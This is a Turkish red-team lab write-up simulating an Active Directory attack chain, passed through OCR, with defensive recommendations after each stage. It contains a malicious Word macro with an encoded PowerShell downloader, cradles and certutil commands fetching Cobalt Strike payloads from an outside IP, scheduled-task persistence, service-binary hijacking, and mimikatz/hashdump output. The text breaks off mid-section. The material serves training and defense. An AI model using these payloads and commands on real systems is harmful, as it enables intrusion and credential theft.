Red Team (Kırmızı Takım), kurumlara içeriden veya dışarıdan danışmanlık şeklinde hizmet veren ve kurumun asıl siber olay tespit kapasitesini artıran ekiptir. Bu ekip periyodik çalışmalarla kurumun mavi takım üyelerini ölçecek tatbikatlar gerçekleştirir. Bu tatbikatlar sonucunda hem mavi takımın saldırılar karşısında verdiği cevaplar ve bu cevapların süreleri ölçülür hem de mavi takım güncel saldırılarla da gerçek bir saldırı olmadan karşılaşmış olur. Mavi takımın sürekli kurum içinde varsaydığı sızıntıyı arayarak (threat hunting) tespit etmeyi amaçladığı bu yöntem Assume Breach (Sızıntı Varsayımı) olarak adlandırılır.




Şekil 9: Prevent Breach ve Assume Breach yaklaşımlarının karşılaştırılması[5].

Şekil 10: Assume breach döngüsü[5].

Bu çalışmamızda biz de bir lab ortamı kurarak bir saldırı simülasyonu gerçekleştireceğiz. Lab ortamını oluşturmak için saldırı tespit amacıyla birçok uygulamayı barındıran ve DetectionLab adı verilen ortamı kullanacağız. Bu ortamda Splunk, Microsoft ATA (Advanced Threat Analytics), Osquery ve Fleet, Suricata ve Bro yazılımları bulunmaktadır. Ayrıca sunuculardaki loglama opsiyonları ön tanımlı bir şekilde ayarlanmıştır. Bu sayede Windows Event logları, Sysmon logları, PowerShell logları vb. otomatize bir şekilde Splunk yazılımı üzerine iletilmektedir.

DetectionLab, Terraform aracı ile entegre olarak çalışabilmektedir. Bu nedenle DetectionLab kurulumu Terraform ile Amazon Web Servisleri üzerinde gerçekleştirilecektir.



Şekil 11: Kurulacak lab ortamı ve yazılımlar.

4.1. Hazırlık Aşaması

- DetectionLab, AWS ortamına Terraform uygulamasıyla otomatik olarak kurulmuştur.
- Lab içinde bulunan Windows Domain ortamını gerçek ortama yaklaştırmak için farklı yetkilerde/gruplarda ve çeşitli yanlış konfigürasyonlar içeren kullanıcılar eklenmiştir. Bu kullanıcıları otomatik olarak eklemek için Python ile yazılmış bir kod parçası kullanılmıştır.

```
frkn@frkn:~/Desktop/Purple$ python3 create_users.py
[+] Creating password policy change command
[+] Creating normal domain users
        [+] Creating 10 users for Domain Admins
        [+] Creating 1 users for Enterprise Admins
        [+] Creating 12 users for Schema Admins
        [+] Creating 13 users for Enterprise Key Admins
[+] Creating Vulnerable Users
        [!] Creating Kerberoastable users
        [!] Creating Asreproastable users
[+] Command file create_commands.ps1 created
[+] Delete file delete_commands.ps1 created
```

Şekil 12: Eklenecek kullanıcıların oluşturulması.

```
Set-ADDefaultDomainPasswordPolicy -ComplexityEnabled 0 -MinPasswordLength 4 -identity WINDOMAIN
net user albertsimmons '%40WcPWmNY' /add /dom
net group 'Domain Admins' albertsimmons /add
net user carterstephen 'W$2X%lPeT^' /add /dom
net group 'Domain Admins' carterstephen /add
net user fklein '2aVZ4Joc)u' /add /dom
net group 'Domain Admins' fklein /add
net user zvargas '1WB5GCue%D' /add /dom
net group 'Domain Admins' zvargas /add
```

Şekil 13: Kullanıcıları oluşturacak powersell kod parçası.

- WIN10 isimli makineye yetki yükseltme zafiyeti içeren Proshow Producer yazılımı kurulmuştur.
- WIN10 makinesine RDP erişimi sağlayabilen ve makineyi yeniden başlatabilen Domain Users grubunda bir kullanıcı oluşturulmuştur.
- WIN10 makinesine Microsoft Office Word yazılımı kurulmuştur.
- Amazon Web Services ortamına Ubuntu 16.04 işletim sistemi üzerine Cobalt Strike Teamserver modülü kurulmuştur.
- Cobalt Strike yazılımı ile gerekli dinleyici (Listener) ve zararlı PowerShell kod parçası üretilmiştir. Bu kod parçası hazırlanan zararlı Word dokümanına makro yardımıyla eklenmiştir.

4.2. Saldırıların Gerçekleştirilmesi

Saldırılar gerçekleştirilmeden önce kurum dışındaki bir saldırganın önce kurum içine erişim imkânı bulacağı daha sonra da yatayda ve dikeyde yayılarak tüm kurumda etki sağlayabileceği bir senaryo hazırlanmıştır. Senaryodaki saldırıların Mitre Att&ck Matris'indeki karşılığı aşağıdaki gibidir.

Taktik	Mitre ID	Teknik
Initial Access	T1193	Spearphishing Attachment
Execution	T1086	PowerShell
Persistence	T1053	Scheduled Task
Privilege Escalation	T1044	File System Permissions Weakness
Credential Access	T1208	Kerberoasting
Credential Access	T1003	Credential Dumping
Discovery	T1087	Account Discovery
Discovery	T1046	Network Service Scanning
Lateral Movement	T1028	Windows Remote Management
Execution	T1047	Windows Management Instrumentation

Tablo 1: Senaryodaki saldırıların Mitre Att&ck matrisindeki karşılığı.

4.2.1. Oltalama Saldırısı (Spearphishing)

Simülasyon başlangıcında zararlı makro içeren Invoice.doc adlı Word dokümanı fernando.muslera adlı kullanıcıya iletilmiştir. Kullanıcı da dokümanı indirip makroları aktif etmiştir. Bu sayede kullanıcı makinesine ilk erişim sağlanmıştır.

Makrolu Word dokümanı oluşturulurken öncelikle Cobalt Strike üzerinde zararlı bir PowerShell kodu üretilmiştir. Ardından bu zararlı kodu indirip çalıştıran kod parçası aşağıdaki şekilde oluşturulmuştur.

```
$h=New-Object -ComObject Msxml2.XMLHTTP;
$h.open('GET','http://13.57.182.63:80/update,$false);
$h.send();
```


Şekil 14: Cobalt Strike üzerindeki zararlı kodu indirip bellekte çalıştıran PowerShell kodu.

Bu kod parçası base64 ile encode edilmiş ve makro için gerekli fonksiyonlar da kullanılarak Word dokümanına aşağıdaki şekilde eklenmiştir.


```
Sub Auto_Open()
    Dim var_shell
    Set var_shell = CreateObject("Wscript.Shell")
    var_shell.Run "cmd /c powershell.exe -exec bypass -enc JABoAD0ATgBlAHcALQBPAGIAagBlA
    GMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIABNAHMAeABtAGwAMgAuAFgATQBMAEgAVABUAFAAOwAkAGgAL
    gBvAHAAZQBuACgAJwBHAEUAVAAnACwAJwBoAHQAdABwADoALwAvADEAMwAuADUANwAuADEAOAAyAC4ANgAzA
    DoAOAAwAC8AYQAuAHAAcwAxACcALAAkAGYAYQBsAHMAZQApADsAJABoAC4AcwBlAG4AZAAoACkAOwBpAGUAc
    AAgACQAaAAuAHIAZQBzAHAAbwBuAHMAZQBUAGUAeAB0ADsAJABoAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgA
    C0AQwBvAG0ATwBiAGoAZQBjAHQAIABNAHMAeABtAGwAMgAuAFgATQBMAEgAVABUAFAAOwAkAGgALgBvAHAAZ
    QBuACgAJwBHAEUAVAAnACwAJwBoAHQAdABwADoALwAvADEAMwAuADUANwAuADEAOAAyAC4ANgAzADoAOAAwA
    C8AYQAnACwAJABmAGEAbABzAGUAKQA7ACQAaAAuAHMAZQBuAGQAKAApADsAaQBlAHgAIAAkAGgALgByAGUAc
    wBwAG8AbgBzAGUAVABlAHgAdAA=", 0, True
End Sub

Sub AutoOpen()
    Auto_Open
End Sub
```

Şekil 15: Word dokümanındaki makro kodu.

Ardından kurbanı makroları çalıştırmaya ikna etmek için dokümana çeşitli metin ve görseller eklenmiştir. Dokümanın son hali aşağıdaki gibidir.



Şekil 16: Zararlı makro bulunduran Word dokümanı.



Şekil 17: Cobalt Strike ile kurban bilgisayarına erişim sağlanması ve çeşitli komutların çalıştırılması.

4.2.2. Öneriler

- Bu ve benzeri saldırıları önlemek için Windows Attack Surface Reduction Rules adı verilen kurallar oluşturulabilir. Bu kurallar ile Office programları üzerinden başka bir sürecin (process) başlaması engellenebilir.

- ***Not:*** *Bu önlem Parent PID Spoofing isimli yöntemle atlatılabilir.*

- Word makroları için üç farklı seçenek bulunmaktadır. Bu seçenekler:
  - Makroların herhangi bir uyarı verilmeden çalıştırılmaması,
  - Makrolar için uyarı verilmesi fakat makronun çalıştırılmaması,
  - Makroların otomatik olarak çalıştırılmasıdır.

- Eğer kurum için uygunsa group policy ile ilk seçenek uygulanıp istemcilerde makroların çalıştırılması engellenebilir.

- ***Not:*** *Office dokümanları üzerindeki tek saldırı yöntemi makrolar değildir. DDE vb. yöntemlerle de saldırılar gerçekleştirilebilir. Bu nedenle bu işlem de tam koruma sağlamaz.*

- Uygulama beyaz liste (Application Whitelisting) yöntemleri kullanılarak PowerShell.exe, cmd.exe, mshta.exe vb. kötü amaçlı kullanılabilecek sistem uygulamaları devre dışı bırakılabilir.

- ***Not:*** *PowerShell.exe'nin devre dışı bırakılması PowerShell'in devre dışı bırakılması anlamına gelmez. System.Management.Automation.dll'ini kullanan*


uygulamalar PowerShell arayüzüne erişebilir. Ayrıca beyaz liste yöntemlerini atlatmak için çeşitli Microsoft yazılımları kullanılmaktadır.

- Varsayılan PowerShell modu FullLanguage yerine ConstrainedLanguageMode olarak uygulanabilir. Bu sayede makineye erişen saldırgan PowerShell komutlarını çok kısıtlı bir şekilde çalıştırabilecektir.
- ***Not:*** *ConstrainedLanguageMode çeşitli yöntemlerle atlatılabilir.*

- PowerShell loglama opsiyonu aktif edilebilir. PowerShell loglama opsiyonu aktive edildiğinde çalıştırılan kod parçalarına ait çok detaylı loglar alınabilir. Bu loglar üzerinde yazılan imzalar ile tespit çalışmaları yapılabilir. Fakat bu loglama opsiyonu aktive edildiğinde büyük miktarlarda log oluşturabilir.

4.3. Kalıcılığın Sağlanması (Persistence)

Kullanıcı bilgisayarına ilk erişim sağlandıktan sonra Zamanlanmış Görevler (Scheduled Tasks) kullanılarak sistemde kalıcılık (persistence) sağlanmıştır. Kalıcılığı sağlamak için ilgili komutta kullanılacak PowerShell dosya yolunu belirlemek için öncelikle sistemin mimarisi tespit edilmiştir. Zamanlanmış görev oluşturmak için kullanılan komut, Winupdater adıyla saatte bir PowerShell komutu çalıştıran bir görev eklemektedir.



Şekil 18: Sistemde kalıcılık sağlanması için mimarinin tespit edilmesi ve zamanlanmış görev eklenmesi.

```
schtasks /create
/tn WinUpdater
/tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
-WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c
'IEX ((new-object
```


Şekil 19: Zamanlanmış görev eklemek için kullanılan komut.

4.3.1. Öneriler

- Eğer kurum veya çalışanlar için uygunsa zamanlanmış görev oluşturma yetkileri sadece yerel yöneticilere verilebilir.
- Windows Event Logları ile yeni bir zamanlanmış görev oluştuğunda veya bir görevin içeriği değiştirildiğinde alarm üretilebilir.


4.4. Yerel Yetki Yükseltme (Local Privilege Escalation)

Fernando.muslera isimli kullanıcı yetkileri incelendiğinde kullanıcının ele geçirilen makinede yetkili olmadığı görülmüştür. Bu aşamadan sonra kurban bilgisayarında yetki yükseltip "NT/Authority System" yetkilerini ele geçirebilmek için PowerUp aracı kullanılarak zafiyetler tespit edilmeye çalışılmıştır.




Şekil 20: PowerUp aracının yüklenmesi ve çalıştırılması.

PowerUp aracı ile yetkileri yanlış yapılandırılmış servis dosyası tespit edilmiştir. ScsiAccess.exe adlı bu dosya yetkili bir şekilde çalışabilmekte, fakat dosya üzerine tüm kullanıcılar yazabilmektedir.



Şekil 21: PowerUp aracı ile yanlış yetkilendirilmiş ScsiAccess.exe dosyasının tespit edilmesi.



Şekil 22: PowerShell ile ScsiAccess.exe dosyasının izinlerinin görüntülenmesi.


Bu aşamada zararlı servis uygulaması oluşturulmuş ve ScsiAccess.exe yerine bu dosya yerleştirilmiştir. Ardından sunucu yeniden başlatılmıştır.

Bu aşamadan sonra yetkili bağlantı elde edilmiş ve sistem üzerinde bu yetkiyle komut çalıştırabilmiştir.

Yetkili sistem kullanıcısı ile WIN10 bilgisayarındaki parola özet değerleri hashdump ve mimikatz araçları kullanılarak ele geçirilmiştir.

```
beacon> shell rename "C:\Program Files (x86)\Photodex\ProShow Producer\ScsiAccess.exe" ScsiAccess.exe.bak
[*] Tasked beacon to run: rename "C:\Program Files (x86)\Photodex\ProShow Producer\ScsiAccess.exe" ScsiAccess.exe.bak
[+] host called home, sent: 122 bytes
beacon> cd "C:\Program Files (x86)\Photodex\ProShow Producer\"
[*] cd "C:\Program Files (x86)\Photodex\ProShow Producer\"
[+] host called home, sent: 59 bytes
beacon> shell certutil.exe -urlcache -split -f http://13.57.182.63:80/beacon.exe b.exe
[*] Tasked beacon to run: certutil.exe -urlcache -split -f http://13.57.182.63:80/beacon.exe b.exe
[+] host called home, sent: 103 bytes
[+] received output:
**** Online ****
  000000  ...
  046600
certUtil: -URLCache command completed successfully.
beacon> shell rename b.exe ScsiAccess.exe
[*] Tasked beacon to run: rename b.exe ScsiAccess.exe
[+] host called home, sent: 58 bytes
beacon> shell shutdown /r /t 0 /f
[*] Tasked beacon to run: shutdown /r /t 0 /f
[+] host called home, sent: 50 bytes
```

Şekil 23: Sistem uygulamasının zararlı uygulamayla değiştirilip sistemin yeniden başlatılması.



Şekil 24: Yetkili kullanıcıyla erişim sağlanması.

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> getprivs
[*] Tasked beacon to enable privileges
[+] host called home, sent: 755 bytes
[+] received output:
SeDebugPrivilege
SeTcbPrivilege
SeAssignPrimaryTokenPrivilege
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeAuditPrivilege
SeSystemEnvironmentPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege
SeManageVolumePrivilege

beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)
```

Şekil 25: Kullanıcının ve yetkilerinin görüntülenmesi.

```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2039e8a0343f146a43604174a771293a:::

beacon> mimikatz lsadump::sam
[*] Tasked beacon to run mimikatz's lsadump::sam command
[+] host called home, sent: 961606 bytes
[+] received output:
Domain : WIN10
SysKey : 11960cb77bd85af484a5773bb6c156a8
Local SID : S-1-5-21-2364055081-3018140569-3572869886

SAMKey : 7f7bb1491f8cbbd435fc687ad6eb0920

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e02bc503339d51f71d913c245d35b50b

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 2039e8a0343f146a43604174a771293a

RID  : 000003e8 (1000)
User : vagrant
  Hash NTLM: e02bc503339d51f71d913c245d35b50b
```

Şekil 26: Parola özetlerinin iki farklı araçla elde edilmesi.


4.4.1. Öneriler

- Servisler üzerindeki izinler periyodik aralıklarla kontrol edilmeli ve yetkili bir şekilde çalışıp herkesin (everyone) üzerine yazabildiği dosyalar tespit edilip izinleri düzeltilmelidir.
- PowerUp veya benzeri araçlar kullanılarak sistemdeki diğer yetki yükseltme zafiyetleri tespit edilip giderilmelidir.

4.5. Etki Alanında Yetki Yükseltme (Domain Privilege Escalation)

Saldırgan lokal sistemde yetki yükselttikten sonra sistemde Bloodhound aracını çalıştırmış ve etki alanına ait bilgileri toplamıştır. Bu veriyi Neo4J veritabanı üzerinde inceleyip Kerberoasting ve ASREPRoasting saldırısı yapılabilecek kullanıcıları sorgulamış ve tespit etmiştir.

4.5.1. Kerberos Protokolüne Yönelik Saldırılar



Şekil 27: Kerberos kimlik doğrulama protokolü[6].

Kerberos, kimlik doğrulama işleminde istemci öncelikle kimlik bilgilerini KDC üzerindeki AS'ye (Authentication Service) göndererek kimliğini doğrular (preauthentication) ve KDC'den TGT (Ticket Granting Ticket) adlı bileti ve Session Key değerini alır. TGT Kerberos protokolünü yöneten krbtgt kullanıcısının parola özetiyle, Session Key ise istemci kullanıcısının parola özetiyle şifrelenmektedir. Daha sonra istemci erişmek istediği servisin biletini almak için bu TGT'yi KDC üzerindeki TGS'ye (Ticket Granting Service) gönderir. TGS de kullanıcı yetkilendirmesini doğruladıktan sonra kullanıcıya servise erişmesi için gerekli bileti gönderir. TGS de bu bileti erişilecek servis kullanıcısının NT parola özet değeriyle şifreleyerek kullanıcıya göndermektedir. Kullanıcı bu bileti kullanarak erişmek istediği servise erişebilir.


4.5.1.1. ASREPRoasting Saldırısı

Bu saldırı etki alanında "ön kimlik doğrulama gerektirmez" (Doesn't Require Kerberos Preauthentication) şeklinde işaretlenen kullanıcılar için geçerlidir. Bu kullanıcılar için Kerberos protokolünün ilk aşaması zorunlu tutulmadığından, başka bir kullanıcı da bu kullanıcı adına KDC'den TGT bileti ve Session Key değerini isteyebilir. Session Key değeri de kullanıcının parola özetiyle şifrelendiğinden bu değere offline olarak kaba kuvvet saldırısı yapılırsa ve parola tahmin edilebilir düzeyde ise kullanıcının parolası açık metin halde elde edilmiş olur.

4.5.1.2. Kerberoasting Saldırısı

Bu saldırı metodu Kerberos kimlik doğrulama protokolünün 4. adımındaki servis bileti kullanılarak gerçekleştirilmektedir. Bu adımda TGS gönderdiği bileti servis kullanıcısının parola özetiyle şifrelediğinden; saldırgan erişmek istediği servise ait bileti elde edip bu bilet üzerinde offline bir şekilde kaba kuvvet saldırısı gerçekleştirebilir. Eğer servis kullanıcısının parolası tahmin edilebilir düzeyde ise bu saldırı başarıyla sonuçlanacaktır.

Windows etki alanında servis hesapları SPN (Service Principal Name) değerleriyle tespit edilebilir. Bu değerler Bloodhound, Powerview, setspn.exe vb. araçlarla veya doğrudan LDAP sorgularıyla tespit edilebilir.




Şekil 28: Bloodhound aracıyla bilgi toplanması.

Şekil 29: ASREPRoasting saldırısı yapılabilecek kullanıcıların tespit edilmesi.

Şekil 30: Kerberoasting saldırısı yapılabilecek kullanıcıların tespit edilmesi.

ASREPRoasting saldırısı yapılabilecek kullanıcılar tespit edildikten sonra ASREPRoast.ps1 aracıyla saldırı gerçekleştirilmiş ve bu kullanıcıların parola özetleri ele geçirilmiştir.




Şekil 31: Asreproast saldırısı yapılarak parola özetlerinin ele geçirilmesi.


Elde edilen bu parola özetlerine John The Ripper aracıyla kaba kuvvet saldırısı gerçekleştirilmiş ve parolalar elde edilmiştir.

Şekil 32: Kaba kuvvet saldırısı ile parolaların elde edilmesi.


SPN'e (Service Principal Name) sahip kullanıcılar tespit edildikten sonra mimikatz aracı kullanılarak öncelikle TGS biletleri alınmış (ticket request), daha sonra bu biletler yine mimikatz aracıyla bellek üzerinden diske kaydedilmiş (export), son olarak da bu biletler üzerinde kaba kuvvet saldırısı uygulanmıştır.



Şekil 33: Mimikatz ile servislere ait biletlerin elde edilmesi.



Şekil 34: Mimikatz ile bellekteki biletlerin listelenmesi ve diske kaydedilmesi.



Şekil 35: Diske kaydedilen biletlere kaba kuvvet saldırısı gerçekleştirilmesi ve parolaların ele geçirilmesi.

Bu saldırılar sonucunda basit parola kullanılan ve aynı zamanda Domain Admin grubunda bulunan servis hesaplarının parolaları elde edilmiştir. Bu sayede de Domain Admin yetkisi ele geçirilmiştir.


4.5.1.3. Öneriler

- *Don't require kerberos preauthentication* özelliği işaretli kullanıcılar tespit edilmeli ve bu opsiyon deaktif edilmelidir. Eğer bu opsiyonun kullanılması zorunlu ise çok güçlü bir kullanıcı parolası belirlenmelidir. Ayrıca bu opsiyona sahip kullanıcılar yetkili gruplara alınmamalıdır.
- Normal kullanıcı hesapları ile servis hesapları birbirinden ayrılmalı, servis hesapları sadece o servisin yönetimi için kullanılmalıdır. Servis hesapları olabildiğince az şekilde yetkilendirilmelidir.
- Servis hesapları için çok güçlü parolalar belirlenmelidir.

4.6. Yatayda Yayılma (Lateral Movement)


Domain Admin yetkileri elde edildikten sonra diğer sunuculara da sızmak için öncelikle ağ üzerinde servis taramaları gerçekleştirilmiştir. Bu sayede ayakta olan sunucular, sunucular üzerindeki servisler ve sunucuların rolleri tespit edilmiştir. Bu tarama sonucunda yerel ağdaki DC, WEF ve Logger makineleri tespit edilmiştir.

Ağdaki sistemler tespit edildikten sonra yatayda yayılım için WinRM (Windows Remote Management/ PowerShell Remoting) ve WMI (Windows Management



